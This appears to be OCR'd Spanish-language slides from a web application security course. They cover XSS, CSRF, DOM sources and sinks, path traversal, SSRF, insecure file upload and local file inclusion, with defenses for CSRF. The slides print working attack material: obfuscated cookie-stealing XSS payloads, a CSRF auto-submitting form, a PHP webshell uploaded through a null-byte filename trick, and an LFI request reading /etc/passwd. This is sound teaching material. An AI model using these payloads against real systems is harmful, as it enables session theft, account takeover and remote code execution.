
<ul class="list-unstyled" id="todo"> == $0
Next Task:
<img src onerror="alert(document.cookie)">

<script src="script.js"></script>
</body>
</html>


XSS reflejado




XSS reflejado




XSS reflejado



XSS almacenado



XSS almacenado



Cargas de XSS

```
<script>alert(42)</script>
<img src/onerror='alert(document.cookie)'>

<%04img
 ↪  src/onerror="var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');
  this[func].call()" >

span+onclick="var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');
  this[func].call()">You+have+been+Hacked+by+Dreamlab-td><-14<
```

- PayloadAllTheThings XSS
- PayloadBox XSS


Casos reales

```
var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');;
  var+dd+%3d+['d',+'o',+'c',+'u'
,+'m',+'e',+'n',+'t'].join('')%3bthis[func](this[dd].cookie);

;}var+func+%3d+['a',+'l',+'e',+'r',+'t'].join('');var+dd+
%3d+['d',+'o',+'c',+'u',+'m',+'e',+'n',+'t'].join('')%3b
  this[func](this[dd].coo
kie);function
dummy(){a=

tinmarino@gmail.com'+onmouseover%3d'alert(42)'+href='
```

Sesión 2: CSRF

(Módulo 3: Cliente)

CSRF


https://vulnerable-website.com/email/change?email=pwned@evil-user.net
Change email address
Email changed

CSRF: Definición

Acrónimo: CSRF: **C**ross-**S**ite **R**equest **F**orgery: Falsificación de Solicitudes entre Sitios

Definición: CSRF es una vulnerabilidad de seguridad web que permite a los atacantes **inducir a los usuarios** a realizar acciones no intencionadas en aplicaciones web donde están autenticados **desde otra pagína web**.

Mecanismo: Aprovecha la confianza que una aplicación web (victima) tiene en el navegador del usuario, lo que permite a un tercero (atacante) eludir la política de mismo origen y ejecutar comandos no autorizados en nombre el usuario (victima)

CSRF: Solicitud

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
```

CSRF: Respuesta

```
<html>
  <body>
    <form action="https://vulnerable-website.com/email/change"
     ↪  method="POST">
      <input type="hidden" name="email"
       ↪  value="pwned@evil-user.net" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

CSRF: Impacto

- **Acciones no intencionadas**: Los ataques CSRF exitosos pueden llevar a acciones como cambiar detalles de la cuenta, transferir fondos o alterar permisos de usuario sin el consentimiento del usuario.
- **Compromiso de la cuenta**: Si la víctima tiene privilegios elevados, el atacante puede obtener el control total sobre la aplicación, lo que lleva a violaciones de datos y riesgos de seguridad significativos.

CSRF: Requisitos


1. **Acción Relevante**: La aplicación debe tener acciones que puedan ser explotadas, como cambiar contraseñas o direcciones de correo electrónico.
2. **Sesiones Basadas en Cookies**: La aplicación depende únicamente de cookies de sesión para la autenticación del usuario sin mecanismos de validación adicionales.
3. **Parámetros Predecibles**: Las solicitudes no deben requerir parámetros impredecibles que el atacante no pueda adivinar, lo que facilita la falsificación de solicitudes.

CSRF: Defensas

- **Tokens CSRF**: Tokens únicos e impredecibles generados por el servidor que deben incluirse en las solicitudes para validar la autenticidad.
- **Cookies SameSite**: Una característica del navegador que restringe cómo se envían las cookies con solicitudes entre sitios, reduciendo el riesgo de CSRF.
- **Validación del Referer**: Comprobación del encabezado HTTP Referer para asegurar que las solicitudes se originen desde el mismo dominio, aunque este método es menos efectivo que los tokens CSRF.


Sesión 3: ClickJacking

(Módulo 3: Cliente)



Sesión 4: DOM

(Módulo 3: Cliente)



Inyecciones DOM

- **Definición del DOM**: El Modelo de Objetos del Documento (DOM) es la representación jerárquica de los elementos de una página web en el navegador.
- **Manipulación Insegura**: La manipulación del DOM con JavaScript es esencial para el funcionamiento de los sitios web, pero puede introducir vulnerabilidades si se manejan datos de forma insegura.

DOM: Fuentes y sumideros

- **Fuentes y Sumideros**:
  - **Fuentes**: Propiedades de JavaScript que aceptan datos controlados por el atacante (ej. `location.search`, `document.referrer`, `document.cookie`).
  - **Sumideros**: Funciones o objetos del DOM que pueden causar efectos indeseables si reciben datos inseguros (ej. `eval()`, `document.body.innerHTML`).
- **Flujo de Taint**: Las vulnerabilidades basadas en el DOM surgen cuando los datos de una fuente se pasan a un sumidero de manera insegura.

DOM: Ejemplo

- **Ejemplo de Vulnerabilidad**: Un código que redirige a un usuario a una URL controlada por un atacante si se manipula el fragmento de la URL, lo que puede facilitar ataques de phishing.
- **Prevención**: Es crucial validar y sanitizar los datos de entrada antes de pasarlos a funciones peligrosas para mitigar las vulnerabilidades basadas en el DOM.

DOM: Fuentes (sources)

document.URL	document.cookie	document.referrer
location	window.name	history.pushState
localStorage	sessionStorage	IndexedDB


DOM: Sumideros (Sinks)

DOM-based vulnerability	Example sink
DOM XSS LABS	`document.write()`
Open redirection LABS	`window.location`
Cookie manipulation LABS	`document.cookie`
JavaScript injection	`eval()`
Document-domain manipulation	`document.domain`
WebSocket-URL poisoning	`WebSocket()`
Link manipulation	`element.src`
Web message manipulation	`postMessage()`


DOM: Sumideros (Sinks)

Ajax request-header manipulation	`setRequestHeader()`
Local file-path manipulation	`FileReader.readAsText()`
Client-side SQL injection	`ExecuteSql()`
HTML5-storage manipulation	`sessionStorage.setItem()`
Client-side XPath injection	`document.evaluate()`
Client-side JSON injection	`JSON.parse()`
DOM-data manipulation	`element.setAttribute()`
Denial of service	`RegExp()`

Módulo 4: Avanzados



Recorrido de rutas




Recorrido de rutas: Impacto

1. **C: Leer archivo arbitrario**
2. **I:** Escribir archivo arbitrario
3. **A:** Remover archivo arbitrario

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:N/SA:N

SSRF: Server-Side Request Forgery




SSRF: Impacto

1. Encadenamiento: Pentest interno
2. Encadenamiento: Explotación de otro blanco
3. Denegación de servicio (ejemplo: Registro Civil)
4. Usurpación de identidad en internet

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:H/VA:L/SC:N/SI:N/SA:N

Carga de archivos insegura



Carga de archivos insegura

1. POST /images -d ...
   - `...filename="webshell.png\0a.php ...`
   - `<?php echo system($_GET['cmd']); ?>`
2. GET /.../webshell.php?cmd=cat+/home/carlos/secret

PostSwigger Lab

CVSS 10 <= RCE

LFI: Local File Inclusion

LFI


```
curl http://[::1]:10005/LFI-1/index.php?page=%2Fetc%2Fpasswd`
```

```
<?php  # Include a user parameter
include($_GET["page"]);

# Or more probably
$fileContents = file_get_contents($_GET["filename"]);
echo $fileContents;
?>
```


LFI: Familia

Acc	Name
LFI	Local File Inclusion
RFI	Remote File Inclusion
SSTI	Server Side Template Injection
XXE	XML External Entity Injection


LFI: ¿Juguemos?




LFI: ¿Juguemos?



Más ataques web avanzados



Más ataques web avanzados



Más ataques web avanzados